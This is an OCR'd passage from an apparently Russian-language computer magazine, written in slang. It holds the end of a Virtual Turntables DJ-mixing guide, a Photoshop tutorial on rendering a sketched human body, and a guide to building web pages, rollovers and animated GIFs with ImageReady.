кроссфейдер на микшере и переводи на другой трек. Свели. Но это далеко не все. Настоящий ди-джейский креатифф начнется только тогда, когда ты заюзаешь эквалайзеры и эффекты. Вытягивай на свет эквалайзеры. Тут три рычажка: для высоких частот, для средних частот и для низких частот. Под каждым рычажком - кнопка Kill. Она просто вырубает соответствующие частоты. Большая кнопка Zero обнуляет все. Эквалайзер здесь удобный, так как выполнен с задержкой, то есть между действием и эффектом пройдет какое-то время, и ты успеешь, скажем, повысить низкие частоты у одной композиции и понизить - у другой, и еще останется время, чтобы подержаться за кроссфейдер. Сводить по частотам довольно сложно. Но здесь открываются немереные просторы для креатива. Можно добиться, например, чтобы сперва низкие частоты первой композиции заменились низкими частотами второй, потом средние частоты, потом высокие. Тут уже тебе никто не даст универсальных советов, помогут только практика и опыт (это уже твое собственное творчество).
К Virtual Turntables также подключаются Dfx-эффекты (Скрин 7.) С этой мулькой ты можешь замутить такие фишки, как, например, эмуляция винила (характерное потрескивание) и эффект резкого переключения эквалайзера со 100 Hz до 20 KHz (саунд звучит, как в бочке).
Заканчивая разборки с Virtual Turntables, скажу о ее плюсах и минусах: Стопудовым плюсом является очень удобный длинный питч. Можно довольно точно свести композиции. Радует хороший настраиваемый кроссфейдер. Очень грамотные эквалайзеры для ди-джейства на компе, так как есть задержки, и ты все успеешь сделать своей мышкой. Возможно подключение реального микшера, то есть, экономя полторы штуки грина на профессиональных CD вертушках, получишь почти тот же эффект.
К минусам проги относится реализация расстановки Cue-точек - здесь их поставить очень сложно. Эти феньки довольно важны, так как позволяют пометить и зациклить кусок композиции. Реальные ди-джеи рисуют для этого на пластинках специальные метки мелом. Примочки к проге практически ничего не дают.

СТУПЕНЬКИ К МАСТЕРСТВУ

Перво-наперво тебе придется научиться чувствовать бит (ритм) композиций и научиться сводить треки до того, как одна композиция закончится :). Ты не раз будешь в отчаянии бросаться на свой комп с кулаками, но если выдержишь, значит, ты уже наполовину ди-джей. На освоения Dj мастерства уходят годы, и требуется постоянная ежедневная треноровка. Когда сводить треки ты будешь «на автомате», а наложение второго трека будет занимать минимальное время, ты сможешь экспериментировать с эквалайзером и эффектами. Когда и это ты будешь делать, не напрягаясь, ты будешь готов стать реальным ди-джеем. Ты уже будешь чувствовать настроение композиций, подходят ли композиции друг к другу и какое настроение несет твой микс. И, в конце концов, ты будешь чувствовать настроение людей на танцполе, и твоей микс будет меняться вместе с ним.

ВДОГОНКУ

Напоследок хочу пожелать тебе не останавливаться на достигнутом, а читать ФАКи, доки и конфы по теме, впитывать опыт, пробовать новые фишки, собирать интересные композиции. Много полезной информации на русском ты найдешь на http://www.djsound.ru/, на http://www.soundworld.ee/ ты сможешь скачать полезный ди-джейский софт, а также загляни на http://www.tonarm.ru/ и http://trance.spb.ru/. Если возникли какие-нибудь вопросы, смело пиши на dj_tender@email.ru - Dj Tender с радостью ответит на все твои вопросы. Удачи тебе и терпения!

РЕАЛЬНОЕ ТЕЛО

рисуем в Фотошопе

Vadias (painter@gameland.ru, www.freehand.str.ru)

Зачатки умения рисовать есть у каждого из нас. У кого-то они так и остаются зачатками на всю жизнь, кто-то развивается, достигает успехов либо лажается и бросает занятия (в основном это происходит от отсутствия усидчивости). Истинно одно - круто рисовать хотят многие, но мало кто знает, с какого бока подойти. Эта статья не научит тебя ловко чиркать карандашом - этому не научит вообще никакая статья, ибо красивые чирканья, как правило, - результат долгих и упорных тренировок. Однако если ты уже можешь более или менее грамотно нарисовать контур человеческого тела, то с помощью компа и небольшой порции терпения его можно довести до реалистичного вида. Итак, к делу - сканируй свой дешевый набросок, загружай Фотошоп и читай дальше!

С КАРАНДАШОМ НАПЕРЕВЕС

Я не удержался и решил-таки дать несколько важных рекомендаций по изображению человеческого тела по старинке, то есть карандашом на бумаге. Если мои скромные уроки не удовлетворят тебя, то никто не мешает купить книжонку по технике рисунка, коих в последнее время развелось нехилое множество. Среди них хотелось бы выделить труд профессора Ене Барчаи «Анатомия для художников», и замечательную книгу Берна Хогарта под названием «Динамическая анатомия для художников». В последней рассматриваются особенности изображения человеческой фигуры в различных движениях и позициях, тонкости визуализации мелких деталей типа пальцев, бровей и прочих членов.

Эта статья не научит тебя ловко чиркать карандашом - этому не научит вообще никакая статья, ибо красивые чирканья, как правило, - результат долгих и упорных тренировок. Однако если ты уже можешь более или менее грамотно нарисовать контур человеческого тела, то с помощью компа и небольшой порции терпения его можно довести до реалистичного вида.

Перед тобой рисунок, на котором представлены базовые элементы тела. Начинать всегда следует именно с такой структуры. Запомни самые значимые моменты: пропорции и места, где расположены суставы, чтобы в процессе рисования иметь представление, откуда именно растут ноги и на чем сидит голова. Запомни также и примерные формы различных частей туши, например, головы - она не похожа на шар, как любят считать абстракционисты, а скорее на яйцо. (Рис. 1)


Когда такая схематическая пикчура готова, можно приступать к наращиванию мышечной массы. Тут также немало нюансов - ведь мышцы не всегда находятся в одном и том же состоянии, а имеют привычку сокращаться при различных движениях, чем доставляют нам, рядовым художникам, некоторые хлопоты. Следующий этап - аккуратное и плавное обрисовывание нашего дистрофика мускулами. Следующая пикчура показывает человечка уже в теле. Теперь можно стирать каркас, оставшийся от предыдущего наброска, и работать дальше. (Рис. 2)


С ФОТОШОПОМ В ЗУБАХ

Когда карандашный скетч готов полностью, пора переносить его на компьютер. Нарисуй пипла в какой-нибудь более интересной позе, чем в примере, который я приводил выше, и загоняй на HDD aka сканируй. Обычно художники при сканировании разрешения не жалеют - выставляют столько, сколько сможет выдержать компьютер, но это оттого, что львиную долю работы они выполняют на бумаге, и компу остаются только косметические доработки. В нашем случае все будет несколько иначе - важно только как можно более четко очертить контур будущего шедевра и выделить его наиболее характерные линии, а увеличить разрешение в случае надобности можно будет уже программно. Итак, фотошоп загружен, битмап тоже. Для этой статьи я вытащил из стопки своих старых скетчей накачанного парня с пистолем и большим... мечом в руке. Я не претендую на лавры Бориса Валеджо, и в рисунке есть ряд огрехов, однако надеюсь, что это не послужит поводом для того, чтобы ты отшвырнул журнал в оскорбленных чувствах эстета-самоучки. Первая операция после оцифровки графита - нахождение оптимальной яркости и контраста, которыми лучше заниматься вручную, передвигая ползунки (Image->Adjust->Brightness/Contrast). Затем следует поудалять всякую мелкую шнягу, точки, лишние следы от карандаша, которые неизменно возникают на бумаге (а сканер, гад, хавает все подряд :)). (Рис. 3)

КРЕАТИФФ


Вот теперь-то и начинается креатифф. Для начала выделим участки рисунка, представляющие разные типы поверхности - кожи, материи, металла. Это пригодится для того, чтобы при работе не выскакивать за их границы, например, чтобы тень не повисала в воздухе. Простейшим выделителем является Polygonal Lasso, однако для наибольшей точности пользуются инструментом Pen (о его преимуществах знают те, кто знаком с векторной графикой). Выделив пеном необходимый контур, его надо преобразовать в выделение: щелкнув правой кнопкой крысы, в появившемся меню выбери команду Make






Запомни пропорции и места, где расположены суставы, чтобы в процессе рисования иметь представление, откуда именно растут ноги и на чем сидит голова. Запомни также и примерные формы различных частей туши, например, головы - она не похожа на шар, как любят считать абстракционисты, а скорее на яйцо.

Selection. Выделенные области следует сохранять для дальнейшей работы - также щелкай правой кнопкой и выбирай Save Selection.
Далее главными инструментами для нас станут аэрограф и палец (Smudge). Во-первых, определимся, откуда будет падать свет, чтобы в соответствии с этим рисовать тени. Это непростой вопрос, и, возможно, с первого раза реалистично закрасить не получится. Но попробовать стоит. Грузим выделенную область с торсом (Select->Load Selection), берем аэрограф и устанавливаем для него такие настройки: размер - покрупнее, примерно с толщину руки, Mode - Normal, Pressure - небольшой, 15-30 процентов. Внимательно и нежно пройдись черным цветом по тем местам, которые должны находиться в тени. Выступающие части тела :), такие как бицепсы, грудные мышцы, квадратики пресса, следует, наоборот, осветлять. Главное преимущество аэрографа состоит в его градиентности, так что им хорошо реализовывать плавность тени. (Рис. 4)





Далее по плану у нас работа пальчиком aka Smudge. Палец идеально подходит для придания телу еще более гладких и всамделишных форм. Ошибки, которые были допущены на этапе рисования карандашом и аэрографом, удобнее всего исправлять этим инструментом. Здесь мы сглаживаем все резкие края и линии. Размер кисти берем примерно такой же, как и в аэрографе, однако для разных деталей его можно варьировать, как и степень Pressure. Скажем, с носом работать можно лишь мелкой кисточкой, иначе расплющишь. Еще одна архизабавная штучка, которую можно сделать пальцем, - рельефные вены на руках. Обрати внимание на правый бицепс: инструментом pencil вдоль него рисуется тонкая белая линия, которая затем легкими подергиваниями туда-сюда размазывается до нужных кондиций. (Рис. 6)
Что ж, будем считать, что тело в серых тонах готово. Остается что? - правильно, придать ему реальный цвет. К счастью, это самая легкая часть работы, фотошопа сделает все за тебя. Итак, снова грузим выделение с торсом и вызываем окно Хью и Сатурирования: Image->Adjust->Hue/Saturation. Если не получается, то, скорее всего, надо просто перевести цветовую модель изображения в RGB. В окне Hue/Saturation ставим галочку в поле Colorize и начинаем двигать ползунки. Я выбрал следующие значения: Hue - 27, Saturation - 52, Lightness - +9. Естественно, со значениями можно немного поэкспериментировать и получить неплохие эффекты. (Рис. 6,7)

Палец идеально подходит для придания телу еще более гладких и всамделишных форм. Ошибки, которые были допущены на этапе рисования карандашом и аэрографом, удобнее всего исправлять этим инструментом.

Придать телу реальный цвет - самая легкая часть работы. Фотошопа сделает все за тебя.

Ну вот, кажется, более или менее мы справились с задачей, которая была поставлена. Несколько небольших тренировок - и все получится стократ лучше. Конечно, многое в картинке еще предстоит доделать, ведь мы рассмотрели только имитацию кожной поверхности тела. Я надеюсь, позже мы вновь вернемся к этой теме и доведем картинку до ума - обработаем штаны, сапоги, меч, шлем, пустим дымок из пистолета и прибавим фон, чтобы ее смело можно было называть композицией. А если ты действительно заинтересовался и тебе не терпится творить и креативить, то смело мыль мне и заглядывай на сайт: сделаем из тебя Репина, художник Феликс ;).

1. Шкелет.
2. Шкелет в теле.
3. До и после очистки.
4. Чиркалка.
5. Уже неплохо :)...
6. Все ближе к цели.
7. Панелька Hue.
8. Наконец-то конец начала :).

Инструмент для WEB-креатива

Рваный Нерв (MLen@mail.ru)

У меня много друзей, которые мечтают завести себе страничку в Интернете. Только HTML они не знают, с JavaScript тоже нелады, да и разбираться с этим неохота. Поэтому они используют разные кривые HTML-редакторы типа FrontPage. Еще имеются знакомые WEB-гуру, которые пишут странички руками. Но почему-то пишут дико медленно.

И те, и другие для создания WEB используют PhotoShop, то есть почти всю графику обрабатывают или дорисовывают, оптимизируют в фотожопе. Ну а потом WEB-любители склеивают это все во FrontPage, а WEB-гуру прописывают все ручками или в профессиональном HTML-редакторе. И зачем, спрашивается, создавать себе лишний гимор, если фотожоп сам умеет кодить в HTML?

ЧТО ТАКОЕ HTML?

HyperText Markup Language - язык гипертекстовой разметки. На этом языке пишут странички для Инета. Язык помогает расположить на странице картинки, текст, таблицы и организовать ссылки на другие странички.

ЧТО ТАКОЕ JAVASCRIPT?

HTML - статичный язык. То есть с его помощью ты задаешь статично, где какая картинка, где какой текст, какая ссылка. Но если тебе нужно, чтобы страничка реагировала на движение мышки, показывала разные спецэффекты, то тебе нужны сценарии поведения (скрипты). JavaScript - одна из технологий, которая помогает оживить страничку.

IMAGEREADY

Так зовут специальный интерфейс Photoshop, который умеет работать с графикой почти как Фотожоп и умеет конвертировать графику в формат WEB. То есть эта софтина умеет увязать твои картинки с помощью HTML и JavaScript так, чтобы получилась сносная страничка. Эта прога устанавливается вместе с Фотожопом. Если у тебя уже стоит PhotoShop, она тоже имеется, просто ты не обращал на нее внимания.

КРЕАТИВНАЯ НАРЕЗКА


Допустим, ты уже придумал и нарисовал свою новую страничку в PhotoShop. То есть ты продумал: где будет размещаться текст, где будут размещаться картинки, где будут кнопочки. Теперь эту большую картинку нужно порезать на маленькие картиночки. Эти маленькие картиночки нужно засунуть в табличку HTML. Весь этот гимор для того, чтобы браузер смог разобрать, где какая картиночка должна быть, чтобы из маленьких картиночек собрать большую. К каждой маленькой картинке можно прицепить ссылку на другую страничку, так получится кнопка.

Эта софтина умеет увязать твои картинки с помощью HTML и JavaScript так, чтобы получилась сносная страничка. Прога устанавливается вместе с Фотожопом. Так что если у тебя уже стоит PhotoShop, она тоже имеется, просто ты не обращал на нее внимания.


КАК РЕЗАТЬ?

Для шинковки эскиза сайта в табличку ручным способом или в HTML-редакторах обычно нужно сначала создать табличку, а потом туда запихивать изображения. Этот процесс отнимает много времени и давит креатифф. В ImageReady все наоборот: ты рисуешь табличку поверх картинки. Дальше софтина сама режет твою картинку на мелкие части, создает таблицу и запихивает туда маленькие картинки.

1. Фотка, которую будем мучить!
2. Разбиваем на ячейки



1



2

Шинковочный инструмент называется Slice и похож на ножик или скальпель. И снова приятность! У таблички в IR (ImageReady) нет ничего общего с M$ Exel. То есть тебе не придется париться с колонками и строками. Ты просто рисуешь скальпелем прямоугольники (ячейки), а софтина сама думает, к каким столбцам или строкам их приписать. Даже в HTML-редакторах тебе приходится париться, как бы склеить ячейки так, чтобы получилась нужная таблица. Тут достаточно нарисовать одну ячейку, а софтина сама добавит все остальные ячейки, необходимые, чтобы получилась полноценная HTML-таблица. После того как ты раскроил картинку на области скальпелем, можно поправить размеры каждой области (ячейки). Для этого нужно взять специальный скальпель для выделения, выбрать им нужную область и таскать ее за контурные точки. Можно удалить лишние области или добавить новые. Если ты ошибся, то имеется полноценный многоступенчатый History, как в PhotoShop. То есть ты сможешь вернуться на несколько шагов назад.

ЧТО ЕЩЕ МОЖНО ДЕЛАТЬ С ЯЧЕЙКАМИ?

Каждой ячейке можно дать имя и повесить на ячейку интернет-ссылку. Теперь, если на ячейку кликнуть, попадешь на нужную страничку. Если ты выбрал ячейку, то информация о ней отображается в специальном окошке. Там же ты и задаешь эти параметры. Есть имя маленькой картинки, которую IR отрежет от твоего большого эскиза. У каждой ячейки есть свой номер. Имя каждой маленькой картинки получается из названия эскиза и номера картинки, хотя ты можешь задать другое имя. Если ты решил, что в этой ячейке у тебя не будет картинки, то можешь закинуть туда текст и выбрать цвет фона.

НЕ ЗАБЫВАЙ, ЧТО ТЫ В ФОТОЖОПЕ!

Если тебе мешает разметка или другие HTML-фичи, то их можно легко отключить специальной кнопкой. Теперь ты можешь легко доработать эскиз стандартными фотошоповскими инструментами и фильтрами. Включаешь разметку на ячейки назад и снова твой эскиз нарезан на мелкие картинки. Так можно хоть каждый день чуть-чуть менять дизайн твоего сайта и тратить на это ровно 5 минут.

СЛОИ

Естественно, в каждой ячейке твоей разметки может быть несколько стандартных фотошоповских слоев. А ты можешь их включать и выключать. Получается, что так в одном файле можно хранить макет целого WEB-ресурса. Решил сменить цветовую гамму сразу на всех страничках? Легко! Просто включи сразу все слои и примени к ним инструмент RGB или Variation.

КАРТЫ

Допустим, у тебя сложная картинка, ее на табличку не разобьешь. А хочется, чтобы мышка очень точно попадала в область. Представь, что у тебя фотография или рисунок человека и хочется, чтобы можно было кликнуть на ручку, на ножку, на брюшко и на голову. Для того и придумали карты.


Обычно нужно сначала создать табличку, а потом туда запихивать изображения. Этот процесс отнимает много времени и давит креатифф. В ImageReady все наоборот: ты рисуешь табличку поверх картинки, а софтина сама режет твою картинку на мелкие части и создает таблицу.


Называется это Image Map. Ты просто выделяешь любую область на картинке и делаешь на нее ссылку. Теперь, когда ты нажмешь на нужную часть тела, то попадешь на привязанную к ней страничку. Кстати, если пользоваться картами, то резать картинку не надо.

КАК РАЗМЕТИТЬ КАРТЫ В IR?

В ImageReady для нанесения на картинку Image Map имеется специальный инструмент в виде пальчика вверх. Их несколько типов: для круговых выделений, для прямоугольных, сложные объекты можно выделять ломанной. После того как ты

Ты можешь менять картинку в любом месте экрана, когда курсор попадает в заданную область. То есть можно заставить человечка дрыгать ногами, шевелить пальцами или улыбаться, когда наводишь на него курсор. В IR для этого доступны все стандартные фотожоповские инструменты.





3. Размечаем области карты
4. Делаем мультик с улыбкой
5. Оптимизируем

нарисовал область карты, можно присвоить ей ссылку. Еще области можно дать имя и сделать подпись. Все эти фичи настраиваются в специальном окошке.

ОЖИВИ СВОЙ КРЕАТИФФ!

Ты, наверное, видел на многих сайтах такой прикольный эффект, когда наводишь на кнопочку курсор, она либо загорается, либо проваливается. Такие штуки делают обычно с помощью JavaScript или Flash. ImageReady умеет это делать на JavaScript. Фокус тут в том, что скрипт отслеживает положение курсора и меняет картинки.

Ты можешь менять картинку в любом месте экрана, когда курсор попадает в заданную область. То есть можно заставить человечка дрыгать ногами, шевелить пальцами или улыбаться, когда наводишь на него курсор. В IR доступны все стандартные фотожоповские инструменты. Например, чтобы заставить перца улыбаться, нужно создать новый слой и на нем растянуть человечку лыбу пальцем. Если ты хочешь подсветить кнопку, то на новом слое нужно добавить яркости и красного цвета.

ЧТО И КАК ОЖИВЛЯТЬ?

В ImageReady можно сделать чувствительными областями Image Map или Slice. То есть курсор умеет чувствовать ячейка или область на карте. Дальше нужно заготовить слой, на котором будут изменения. Таких слоев может быть несколько: первый для спокойного состояния, второй - когда навели курсор, третий - когда убрали курсор, четвертый - когда кликнули, пятый - когда попытались взять и перетащить. Словом, можно накреативить живой интерфейс не хуже, чем на флэшке. И для этого не надо быть крутым программистом JavaScript. IR напишет скрипты за тебя, твое дело - чистый графический креатив в фотожопе.

ROLLOVER

Есть такое специальное окошко, в котором ты задаешь: какие слои соответствуют каким состояниям курсора и в каких областях. То есть ты должен выбрать область на карте или ячейку. Потом для этой области или ячейки нужно создать несколько состояний: наведена, нажата и так далее. Чтобы все работало, для каждого состояния нужно выбрать слои, которые ты приготовил. Например, на одном слое у тебя обычная рожа, а на другом улыбающаяся. Чтобы чел улыбался при нажатии на рожу, нужно нарисовать на его роже область карты, для этой области создать состояния: «нормальное» и «нажатое». Для состояния «нажатое» нужно выбрать видимый слой с улыбающейся рожей, а для состояния «нормальное» нужно выбрать видимый слой с обычной рожей. Чтобы протестить наш креатифф, надо нажать на кнопку play, после этого можно кликать на рожу, она будет улыбаться. Функции можно протестить в твоей бродилке. Для этого нужно нажать на кнопку «тестить в Ишаке». Такая кнопка со значком Ыгтернет Гэгсплорера.

И СНОВА ПОМНИ, ЧТО ТЫ В ПОЛНОЙ ФОТОЖОПЕ!


Ничто не ограничивает твой креатифф! Кнопки при нажатии могут улетать, менять цвет, кусаться, растворяться, вспыхивать или плавиться. Используй для этого стандартные инструменты PhotoShop. Когда ты пытаешься замутить такие вещи в HTML редакторе, ты все равно используешь Фотошоп. А тут ты экономишь время, поскольку не нужно постоянно экспортировать картинки в другие программулины.

АНИМИРОВАННЫЙ GIF

Многие начнут истошно орать, что анимированный GIF - это прошлый век. Всем подавай Flash. Не ори! Просто загляни в глобальную сеть и ты увидишь, что анимированный GIF там используется так же часто, как Flash, а может и чаще. GIF-анимашка это набор растровых картинок, то есть каждая картинка состоит из точек. А Flash - это векторные картинки, то есть каждая картинка состоит из линий. Так что векторный рисунок удобней загонять во Flash, а растровый - в GIF. PhotoShop, как известно, заточен под растровые картинки. Еще бы! Ведь фотография - это самый настоящий растр.

КАК АНИМИРОВАТЬ GIF?

В Имаджрэди встроен аниматор гифок. Он простенький, поэтому научиться делать маленькие мультики сможет рядовой любитель Фотошопа. Принцип простой: у тебя есть несколько обычных фотошопофских слоев, на которых происходят изменения. В специальном окошке у тебя снова несколько состояний. Каждое состояние - это кадр будущего мультфильма. Если ты хочешь запихнуть в ГИФ видео, то тебе придется для каждого кадра сделать свой слой. А потом каждому состоянию мультфильма привязать этот слой. Допустим, у нас есть мультик шагающего человека, и мы каждую стадию шагов записываем в фотошоповский слой. После этого мы открываем окошко Animation и создаем там нужное количество состояний. Осталось для каждого состояния сделать видимым нужный слой. После того как мы нажмем play, Имаджреди начнет перебирать слои, и человечек пойдет. Это самый примитивный способ создавать мультики. На самом деле ImageReady умеет растянуть на несколько кадров действие любого фотошоповского инструмента. Например, мы заставили человека на фотографии улыбаться. Для этого мы создали новый слой и растянули, размазали уголки его губ пальцем. Получилась нехилая лыба. Теперь на одном слое у нас нормальная рожа, а на другом улыбающаяся.



Теперь мы создаем в окошке «Анимация» два состояния. В первом состоянии мы делаем видимым слой с нормальной рожей, во втором состоянии мы делаем видимым слой с улыбающейся рожей. Если теперь нажать play, то чел просто быстро улыбнется. А Имаджреди просто перескочит с одного слоя на другой. Но нам с тобой этого мало! Мы можем добавить между этими двумя состояниями дополнительные. Для этого надо нажать на специальную кнопку добавления состояний. Добавили, к примеру, еще пять состояний, и Имаджреди автоматически в этих промежуточных состояниях отобразит стадии рисования улыбки. То есть теперь наша рожа будет улыбаться постепенно. В первом состоянии уголки рта ели замажутся, во втором они скривятся, в третьем лыба начнет расползаться и так далее.

ЭФФЕКТ С ДВИЖЕНИЕМ

Вставкой дополнительных кадров-состояний хорошо пользоваться, когда у тебя куда-то чего-то летит. Допустим, ты хочешь, чтобы на твой баннер вылетали рекламные лозунги, окорочка, апельсины или просто ручные гранаты. Для этого тебе нужно два состояния: в первом летающие объекты будут на исходной позиции, а во втором ты эти объекты подвинешь. Теперь достаточно добавить промежуточные состояния, и Имаджреди сама рассчитает программу полета твоих злобных объектов.

ЭФФЕКТ С ИСЧЕЗНОВЕНИЕМ

Я рассказывал тебе о видимых и невидимых слоях. То есть я думал, что ты знаешь, как устроены слои в Фотожопе. На всякий случай напомню об этом. Каждый слой PhotoShop - независимая картинка. Если такие картинки лежат поверх друг друга, то видно только верхнюю. Чтобы увидеть нижние картинки, нужно сделать верхнюю прозрачной. То есть прозрачность каждого слоя ты можешь регулировать в настройках слоя. Еще ты можешь отметить, какие слои видно, а какие нет. Никто не мешает тебе устроить анимационный эффект, в котором один слой будет исчезать и появляться другой.

Например, ты хочешь, чтобы рожа одного твоего друга плавно трансформировалась в рожу другого твоего друга. Для этого ты на один слой вешаешь рожу одного друга, а на другой слой - рожу другого. Допустим, одного зовут Петя, а другого Юля. Чтобы превратить Петю в Юлю, нужно найти фотки в похожем ракурсе, при похожем освещении, на похожем фоне. Ну и, естественно, фотки должны быть одного размера. Фон, размер и освещение ты легко подкрутишь в Фотошопе, главное, чтобы ракурс совпадал. В итоге Петя на верхнем слое, а Юля на нижнем. Юлю не видно за Петей. Чтобы Петя медленно перерос в Юлю, мы постепенно делаем слой с Петей прозрачным, и у нас проступает Юля. После того как Петя полностью исчезнет, будет видно только Юлю.

ЖМЕМ КАРТИНКИ

Допустим, ты уже много всего накреативил, и макет твоей будущей странички прикольный, красочный и умеет двигаться. Пора подумать о том, как ты все это будешь засовывать в HTML. Для того чтобы страничка грузилась у всех без проблем, она должна весить не больше 40 килобайт вместе с картинками. Для того чтобы картинки грузились быстро, их нужно оптимизировать. Оптимизировать придется JPG, в котором хранятся фотографии, и GIF, в котором хранятся рисунки и мультфильмы.

ОПТИМИЗИРУЕМ JPG

Джпег жмет картинку за счет снижения ее качества: появятся всякие разводы, перхоть, рябь. Поэтому, когда ты жмешь фотографии в ImageReady, у тебя открывается окошко с четырьмя дублями твоей картинки. В одном дубле оригинал, а в остальных трех дублях ты можешь попробовать разные алгоритмы сжатия и разную силу сжатия. Твоя задача выбрать наименее поганый вариант с наименьшим весом. Во время сжатия твои картинки станут сильно хуже, поэтому иногда можно их спасти поднятием яркости или насыщенности цветов.

ОПТИМИЗИРУЕМ GIF

Статичную ГИФку оптимизировать одно удовольствие. Прелесть в том, что ты можешь удалить все лишние цвета, которые не используются или используются мало. За счет этого можно пожать ГИФок хоть в 10 раз без потери качества, все зависит от того, что на нем нарисовано. Бывает, оставишь 8 цветов, и картинка погрустнела, но не беда! Можно легко развеселить оставшиеся цвета с помощью фотошоповской функции Variations, там тебе на выбор предлагаются картинки с измененными цветами и яркостью. С ГИФ мультиками дела обстоят сложнее. Ведь каждый уникальный кадр серьезно добавляет весу твоему креативу. Поэтому нужно продумать все так, чтобы кадров было как можно меньше. Очень хорошо, если используются простые операции - типа движения или исчезновения. Они жрут немного ресурсов. Нужно все продумать так, чтобы фон мультика не менялся. А если ты хочешь сделать в мультфильме задержки, то не надо добавлять новых кадров. Время каждого кадра ты можешь задать в окошке Animation.

ПОЛУЧАЕМ ГОТОВУЮ СТРАНИЧКУ

Проект твоей странички со всеми настройками хранится в стандартном фотошоповском файле PSD со всеми слоями. Когда ты сохраняешь его, то все твои наработки засейвятся в одном огроменном файле. Если ты решил перевести макет в готовую страничку для Интернета, то нужно сохранять ее в формате HTML. При этом ImageReady разрежет твой макет на маленькие картинки, оптимизирует их, даст им уникальные номера и сложит в отдельную директорию. В HTML-файле софтина создаст таблички и скрипты, свяжет ссылки с нужными картинками из этой директории. В результате, когда ты загрузишь ХТМЛ-ьку в бродилке, то увидишь макет своей странички в рабочем виде. Если тебя что-то не устроит или если ты крутой HTML и JavaScript кодер, то ты всегда можешь загрузить эту ХТМЛ-ку в редактор либо поправить нужные вещи руками.

ImageReady делает за тебя черновую работу: режет картинки, рассчитывает таблички, ставит ссылки, хранит все это. Избавляет от переходов из одного редактора в другой. А у тебя остается больше времени на креатифф!

TIPS OF WEB

Vadias (painter@gameland.ru, www.freehand.str.ru)

